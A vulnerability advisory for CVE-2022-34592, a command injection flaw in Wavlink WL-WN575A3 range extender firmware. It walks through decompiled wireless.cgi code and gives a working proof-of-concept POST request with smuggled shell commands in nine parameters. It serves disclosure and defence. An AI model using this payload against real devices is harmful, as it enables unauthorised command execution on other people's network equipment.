CVE-ID

CVE-2022-34592

Information

Vendor of the products: WAVLINK

Vendor's website: https://www.wavlink.com/en_us

Reported by: WangJincheng(wjcwinmt@outlook.com) & ShaLetian(ltsha@njupt.edu.cn)

Affected products: Wavlink WL-WN575A3

Affected firmware version: RPT75A3.V4300.201217


Firmware download address:
https://www.wavlink.com/en_us/firmware/details/fac744bd61.html

Overview

`Wavlink WL-WN575A3 RPT75A3.V4300.201217` has several command injection vulnerabilities detected at function `obtw`. Attackers can send `POST` request messages to `/cgi-bin/wireless.cgi` and inject evil commands into parameter `CCK_1M` or `CCK_5M` or `OFDM_6M` or `OFDM_12M` or `HT20_MCS_0` or `HT20_MCS_1_2` or `HT40_MCS_0` or `HT40_MCS_32` or `HT40_MCS_1_2` to execute arbitrary commands.

Show the product

`Wavlink WL-WN575A3` is a AC1200 Dual-band Wi-Fi Range Extender. The test version here is `RPT75A3.V4300.201217`.



Vulnerability details

The vulnerability is detected at `/etc_ro/lighttpd/www/cgi-bin/wireless.cgi` .

At first, from the `_start` entry enters, and then the `ftext` function is executed.

```
void __noreturn _start(int a1, int a2, int a3, int a4, int a5, ...)
{
  int v5; // $v0
  _DWORD v6[5]; // [sp-10h] [-20h] BYREF
  int v7; // [sp+4h] [-Ch]
  _DWORD *v8; // [sp+8h] [-8h]
  va_list va; // [sp+14h] [+4h] BYREF

  va_start(va, a5);
  v6[4] = term_proc;
  v7 = v5;
  v8 = v6;
  _uClibc_main(ftext, a5, (char *)va, init_proc);
  while ( 1 )
```

In the function `ftext`, we find that when bypassing the check of `wlan_conf` and the content of `page` field is `obtw`, we can execute the `obtw` function.

```
  fprintf(v15, "%s:%s:%d:%s\n\n", "wireless.c"
  fclose(v15);
  v16 = web_get("wlan_conf", v11, 0);
  NvramIndex = getNvramIndex(v16);
  if ( NvramIndex != -1 )
  {
    goto LABEL_19;
  }
  v24 = (const char *)web_get("page", v11, 0);
  v25 = fopen("/dev/console", "w+");
  fprintf(v25, "%s:%s:%d:%s\n\n", "wireless.c", "main",
  }
  else if ( !strcmp(v24, "obtw") )
  {
    obtw(NvramIndex, (int)v11);
  }
  else if ( !strcmp(v24, "RFPower") )
```

In the function `obtw`, the program uses function `web_get` to obtain the content of parameter `obtw_enable`, `CCK_1M`, `CCK_5M`, `OFDM_6M`, `OFDM_12M`, `HT20_MCS_0`, `HT20_MCS_1_2`, `HT40_MCS_0`, `HT40_MCS_32` and `HT40_MCS_1_2` which are sent by `POST` request. Then, when `obtw_enable != 0`, the content of other parameters are formatted into a string passed as an argument to the function `do_system` which can execute system commands.

```
web_debug_header();
v3 = (const char *)web_get("obtw_enable", a2, 1);
v5 = strdup(v3);
v4 = (const char *)web_get("CCK_1M", a2, 1);
v7 = strdup(v4);
v6 = (const char *)web_get("CCK_5M", a2, 1);
v9 = strdup(v6);
v8 = (const char *)web_get("OFDM_6M", a2, 1);
v23 = strdup(v8);
v10 = (const char *)web_get("OFDM_12M", a2, 1);
v12 = strdup(v10);
v11 = (const char *)web_get("HT20_MCS_0", a2, 1);
v14 = strdup(v11);
v13 = (const char *)web_get("HT20_MCS_1_2", a2, 1);
v16 = strdup(v13);
v15 = (const char *)web_get("HT40_MCS_0", a2, 1);
v18 = strdup(v15);
v17 = (const char *)web_get("HT40_MCS_32", a2, 1);
v20 = strdup(v17);
v19 = (const char *)web_get("HT40_MCS_1_2", a2, 1);
v21 = strdup(v19);
nvram_bufset(0, "obtw", v5);
nvram_bufset(0, "CCK_1M", v7);
nvram_bufset(0, "CCK_5M", v9);
nvram_bufset(0, "OFDM_6M", v23);
nvram_bufset(0, "OFDM_12M", v12);
nvram_bufset(0, "HT20_MCS_0", v14);
nvram_bufset(0, "HT20_MCS_1_2", v16);
nvram_bufset(0, "HT40_MCS_0", v18);
nvram_bufset(0, "HT40_MCS_32", v20);
nvram_bufset(0, "HT40_MCS_1_2", v21);
if ( !strcmp(v5, "0") )
  do_system("iwpriv ra0 set obtw=disable", v7);
else
  do_system(
    "iwpriv ra0 set obtw=cck1m_%s_cck5m_%s_ofdm6m_%s_ofdm12m_%s_ht20mcs0_%s_ht20mcs1_%s_ht40mcs0_%s_ht40mcs32_%s_ht40mcs1_%s",
    v7);
nvram_commit(0);
return free_all(11, v5, v7, v9);
```

Above all, attackers can send `POST` request messages to `/cgi-bin/wireless.cgi` and let `wlan_conf=2860 & page=obtw` and inject evil commands into parameter `CCK_1M` or `CCK_5M` or `OFDM_6M` or `OFDM_12M` or `HT20_MCS_0` or `HT20_MCS_1_2` or `HT40_MCS_0` or `HT40_MCS_32` or `HT40_MCS_1_2` to execute arbitrary commands.


POC

Send the following to the URL `http://wifi.wavlink.com/cgi-bin/wireless.cgi` by `POST` request.


```
wlan_conf=2860
&page=obtw
&obtw_enable=1
&CCK_1M=;echo 1 >> /etc_ro/lighttpd/www/data.html;
&CCK_5M=;echo 2 >> /etc_ro/lighttpd/www/data.html;
&OFDM_6M=;echo 3 >> /etc_ro/lighttpd/www/data.html;
&OFDM_12M=;echo 4 >> /etc_ro/lighttpd/www/data.html;
&HT20_MCS_0=;echo 5 >> /etc_ro/lighttpd/www/data.html;
&HT20_MCS_1_2=;echo 6 >> /etc_ro/lighttpd/www/data.html;
&HT40_MCS_0=;echo 7 >> /etc_ro/lighttpd/www/data.html;
&HT40_MCS_32=;echo 8 >> /etc_ro/lighttpd/www/data.html;
&HT40_MCS_1_2=;echo 9 >> /etc_ro/lighttpd/www/data.html;
```

Review Vulnerabilities

At first, we confirm that the page `/data.html` does not exist.



Then, we use `HackBar` to send the `POC` above. **We inject commands that output `1` to `9` in turn into each parameter.**



Finally, we detect that the page `/data.html` has been created and the number `1` to `9` are displayed on the page.

So far, we have verified that **the all above nine parameters can be vulnerability points injected by arbitrary commands**.